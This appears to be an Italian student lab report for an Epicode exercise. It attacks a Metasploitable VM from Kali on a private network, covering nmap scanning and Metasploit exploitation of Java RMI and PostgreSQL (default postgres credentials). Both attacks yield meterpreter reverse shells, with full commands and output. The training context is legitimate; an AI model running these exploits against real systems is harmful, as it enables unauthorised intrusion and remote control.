



S7-L5

* Emulo Francesco
Epicode

Report



Attacco sfruttando le vulnerabilità
java_rmi e postgresql



Indice



Configurazione della rete

03

Test di connettività

04

Scan

05

Attacco java_rmi

07


Attacco Postgresql

11

Kali

Prima di tutto bisogna configurare le reti. Apriamo tramite terminale il percorso /etc/network/interfaces per impostare l'IP statico su kali. Le stesse operazioni dovranno essere eseguite anche sulla metasploitable.

L'IP di kali deve essere 192.168.75.111



```
GNU nano 8.0 /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*


# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
    address 192.168.75.111/24
    gateway 192.168.75.1
```

Metasploitable

Eseguiamo le medesime operazioni sulla metasploitable.

Questa dovrà avere IP: 192.168.75.112



```
GNU nano 2.0.7 File: /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.75.112
    netmask 255.255.255.0
    network 192.168.75.0
    broadcast 192.168.75.255
    gateway 192.168.75.1
```

/etc/hosts

Per velocizzare le operazioni successive possiamo aggiungere l'ip della metasploitable negli hosts di kali in modo da scrivere direttamente il nome che assegneremo invece di specificare l'IP ogni volta.

```
File Actions Edit View Help
GNU nano 8.0
127.0.0.1 localhost
127.0.1.1 kali.org kali

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

192.168.75.112 metasploit
192.168.50.102 windows
10.129.227.248 Linux
10.129.95.234 unika.htb
192.168.1.10 xp
192.168.56.101 blackbox
```

Ping

```
Actions Edit View Help
didro@kali:[~] ping -c4 metasploit
ping: metasploit (192.168.75.112) 56(84) bytes of data.
64 bytes from metasploit (192.168.75.112): icmp_seq=1 ttl=64 time=0.371 ms
64 bytes from metasploit (192.168.75.112): icmp_seq=2 ttl=64 time=0.203 ms
64 bytes from metasploit (192.168.75.112): icmp_seq=3 ttl=64 time=0.233 ms
64 bytes from metasploit (192.168.75.112): icmp_seq=4 ttl=64 time=0.206 ms
--- metasploit ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3054ms
min/avg/max/mdev = 0.203/0.253/0.371/0.068 ms
```

Scan generico e rapido

Iniziamo effettuando una scansione rapida e generica della metasploit. L'obiettivo è individuare le porte aperte ed utili alla risoluzione della traccia.

```
(diidro㉿kali)-[~]
$ nmap -T5 metasploit
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 03:20 EDT
Nmap scan report for metasploit (192.168.75.112)
Host is up (0.00031s latency).

Not shown: 977 closed tcp ports (conn-refused)

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry  ✗
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql ✗
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.08 seconds
```

Scan specifici

Iniziamo effettuando uno scan specifico delle due porte evidenziate nell'immagine precedente. L'obiettivo è ottenere informazioni aggiuntive (come la versione dei servizi attivi sulle stesse porte).

```
(diidro㉿kali)-[~]
$ nmap -A -p 1099,5432 metasploit
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 03:30 EDT
Nmap scan report for metasploit (192.168.75.112)
Host is up (0.00031s latency).

PORT      STATE SERVICE      VERSION
1099/tcp    open  java-rmi    GNU Classpath grmiregistry
5432/tcp    open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2024-07-12T07:30:57+00:00; -ls from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such t
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45

Host script results:
|_clock-skew: -1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.27 seconds
```

Le informazioni sulla porta 1099, tuttavia, sono ancora poche e non mi bastano. Proseguiamo quindi richiamando uno degli script natii di nmap al fine di comprendere meglio la superficie di attacco:

```
(diidro㉿kali)-[~]
$ nmap --script=vuln -p 1099 metasploit
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 03:34 EDT
Nmap scan report for metasploit (192.168.75.112)
Host is up (0.00033s latency).

PORT      STATE SERVICE
1099/tcp  open  rmiregistry
          rmi-vuln-classloader:
          VULNERABLE:
          RMI registry default configuration remote code execution vulnerability
          State: VULNERABLE
          Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote cod

          References:
          https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb

Nmap done: 1 IP address (1 host up) scanned in 24.17 seconds
(diidro㉿kali)-[~]
```

Msfconsole

Con il comando msfconsole avviamo il framework metasploit e cerchiamo l'output (la reference evidenziata) dell'immagine precedente: java_rmi_server

Msfconsole

Utilizziamo il modulo precedentemente evidenziato e vediamo le opzioni da configurare.

Questo modulo monta di default un payload meterpreter con reverse_tcp.

```
msf6 > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):
Name      Current Setting  Required  Description
HTTPDELAY  10            yes       Time that the HTTP Server will wait for the payload request
RHOSTS    <local>        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
RPORT     1099           yes       The target port (TCP)
SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address
                                     en on all addresses.
SRVPORT   8080           yes       The local port to listen on.
SSL       false          no        Negotiate SSL for incoming connections
SSLCert   <local>        no        Path to a custom SSL certificate (default is randomly generated)
URI PATH  <local>        no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST    192.168.75.111  yes       The listen address (an interface may be specified)
LPORT    4444           yes       The listen port

Exploit target:
Id  Name
-- 
0   Generic (Java Payload)
```

Il campo da compilare è l'RHOSTS, per farlo basta digitare:

set RHOSTS 192.168.75.112

Ovvero l'ip di metasploit

Msfconsole

Tutto è pronto per lanciare l'attacco. Eseguiamolo.

```
msf6 exploit(multi/misc/java_rmi_server) > run a.py
[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:1099 - Using URL: http://192.168.75.111:8080/28dyDb46
[*] 192.168.75.112:1099 - Server started.
[*] 192.168.75.112:1099 - Sending RMI Header ...
[*] 192.168.75.112:1099 - Sending RMI Call ...
[*] 192.168.75.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 → 192.168.75.112:51746) at 2024-07-12 10:45:23 +0200

meterpreter > help
Core Commands
  Command      Description
  _____
  ?            Help menu
  background   Backgrounds the current session
  bg           Alias for background
  bgkill       Kills a background meterpreter script
  bglist       Lists running background scripts
  bgrun        Executes a meterpreter script as a background thread
  channel      Displays information or control active channels
  close        Closes a channel
  detach       Detach the meterpreter session (for http/https)
  disable_unicode Disables encoding of unicode strings
  encode_encoding  Enables encoding of unicode strings
```

Dall'immagine possiamo notare come l'attacco sia stato correttamente eseguito.

Il payload ci ha stampato la shell di meterpreter, per visualizzare i comandi utilizzabili basta digitare help.

Al fini dell'esercizio i comandi di nostro interesse sono: "ipconfig" e "route"

Msfconsole

Lanciamo i comandi precedentemente dichiarati per ottenere le informazioni necessarie al completamento della traccia.

```
meterpreter > ipconfig  
  
Interface 1  
_____  
Name : lo - lo  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 127.0.0.1  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : ::1  
IPv6 Netmask : ::  
  
Interface 2  
_____  
Name : eth0 - eth0  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 192.168.75.112  
IPv4 Netmask : 255.255.255.0  
IPv6 Address : fe80::a00:27ff:fe5b:ce3  
IPv6 Netmask : ::  
  
meterpreter > route  
  
IPv4 network routes  
_____  


| Subnet         | Netmask       | Gateway | Metric | Interface |
|----------------|---------------|---------|--------|-----------|
| 127.0.0.1      | 255.0.0.0     | 0.0.0.0 |        |           |
| 192.168.75.112 | 255.255.255.0 | 0.0.0.0 |        |           |

  
IPv6 network routes  
_____  


| Subnet                  | Netmask | Gateway | Metric | Interface |
|-------------------------|---------|---------|--------|-----------|
| ::1                     | ::      | ::      | ::     |           |
| fe80::a00:27ff:fe5b:ce3 | ::      | ::      | ::     |           |

  
meterpreter >
```

Msfconsole

Ricordando il vecchio scan, proseguiamo con la porta 5432 sulla quale gira il servizio postgresql e, nel framework di msfconsole, ricerchiamo qualche modulo utile ed esplorarlo.

Selezioniamo il modulo evidenziato nell'immagine (11)

```
msf6 > search postgresql
Matching Modules
=====
#   Name
-
0 auxiliary/server/capture/postgresql
Capture: PostgreSQL
  1 post/linux/gather/enum_users_history
    ser History
  2 exploit/multi/http/manage_engine_dc_pmp_sqli
    esktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection
  3 auxiliary/admin/http/manageengine_pmp_privesc
    password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
  4 exploit/multi/postgres/postgres_copy_from_program_cmd_exec
    Y FROM PROGRAM Command Execution
  5 exploit/multi/postgres/postgres_createLang
    ATE LANGUAGE Execution
  6 auxiliary/scanner/postgres/postgres_dbname_flag_injection
    abase Name Command Line Flag Injection
  7 auxiliary/scanner/postgres/postgres_login
    in Utility
  8 auxiliary/admin/postgres/postgres_readfile
    ver Generic Query
  9 auxiliary/admin/postgres/postgres_sql
    ver Generic Query
  10 auxiliary/scanner/postgres/postgres_version
    sion Probe
X 11 exploit/linux/postgres/postgres_payload
    Linux Payload Execution
  12 exploit/windows/postgres/postgres_payload
    Microsoft Windows Payload Execution
  13 auxiliary/admin/http/rails_deserve_pass_reset
    Devise Authentication Password Reset
  14 exploit/multi/http/rudder_server_sqli_rce
    SQLI Remote Code Execution
  15 post/linux/gather/vcenter_secrets_dump
    Secrets Dump

Interact with a module by name or index. For example info 15, use 15 or use post/linux/gather/vcenter_secrets_dum
msf6 > use 11
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
          Activate Windows
          Copyright © 2023 Microsoft Corporation. All rights reserved.
```

Msfconsole

Vediamo le opzioni e filliamo i campi richiesti.

Dobbiamo settare l'rhost e l'lhost (rispettivamente l'ip di meta e quello di kali).

```
msf6 > use 11
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):
Name      Current Setting  Required  Description
---      _____           _____
DATABASE  template1        yes       The database to authenticate against
PASSWORD   postgres         no        The password for the specified username. Leave blank for a random password
RHOSTS          .             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      5432            yes       The target port
USERNAME  postgres         yes       The username to authenticate as
VERBOSE    false           no        Enable verbose output

Payload options (linux/x86/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
---      _____           _____
LHOST          .             yes       The listen address (an interface may be specified)
LPORT      4444            yes       The listen port

Exploit target:

Id  Name
--  --
0   Linux x86

View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.75.112
rhosts => 192.168.75.112
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.75.111
lhost => 192.168.75.111
```

Activate Windows
Go to Settings to activate Windows

Msfconsole

Rilanciamo il comando “show options” per vedere se tutti i campi sono stati fillati.

Tutto è pronto, lanciamo l’attacco con “run”.

```
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):
=====
Name      Current Setting  Required  Description
---      _____          _____
DATABASE  template1        yes       The database to authenticate against
PASSWORD   postgres         no        The password for the specified username. Leave blank for a random password
RHOSTS    192.168.75.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     5432              yes       The target port
USERNAME  postgres          yes       The username to authenticate as
VERBOSE   false             no        Enable verbose output

Payload options (linux/x86/meterpreter/reverse_tcp):
=====
Name      Current Setting  Required  Description
---      _____          _____
LHOST    192.168.75.111   yes       The listen address (an interface may be specified)
LPORT    4444              yes       The listen port

Exploit target:
=====
Id  Name
--  --
0   Linux x86

View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) > run
```

Msfconsole

Ecco l'output con la shell di meterpreter

```
msf6 exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/dPOBvcIj.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.75.112
[*] Meterpreter session 2 opened (192.168.75.111:4444 → 192.168.75.112:45398) at 2024-07-12 03:59:48 -0400

meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
=====
Mode          Size  Type  Last modified      Name
---          ---  ---   ---              ---
100600/rw-----  4    fil   2010-03-17 10:08:46 -0400  PG_VERSION
040700/rwx----- 4096 dir   2010-03-17 10:08:56 -0400  base
040700/rwx----- 4096 dir   2024-07-12 03:59:46 -0400  global
040700/rwx----- 4096 dir   2010-03-17 10:08:49 -0400  pg_clog
040700/rwx----- 4096 dir   2010-03-17 10:08:46 -0400  pg_multixact
040700/rwx----- 4096 dir   2010-03-17 10:08:49 -0400  pg_subtrans
040700/rwx----- 4096 dir   2010-03-17 10:08:46 -0400  pg_tblspc
040700/rwx----- 4096 dir   2010-03-17 10:08:46 -0400  pg_twophase
040700/rwx----- 4096 dir   2010-03-17 10:08:49 -0400  pg_xlog
100600/rw----- 125   fil   2024-07-12 03:14:33 -0400  postmaster.opts
100600/rw----- 54    fil   2024-07-12 03:14:33 -0400  postmaster.pid
100644/rw-r--r-- 540   fil   2010-03-17 10:08:45 -0400  root.crt
100644/rw-r--r-- 1224  fil   2010-03-17 10:07:45 -0400  server.crt
100640/rw-r--r-- 891   fil   2010-03-17 10:07:45 -0400  server.key

meterpreter > 
```

Activate Windows
Go to Settings to activate Windows.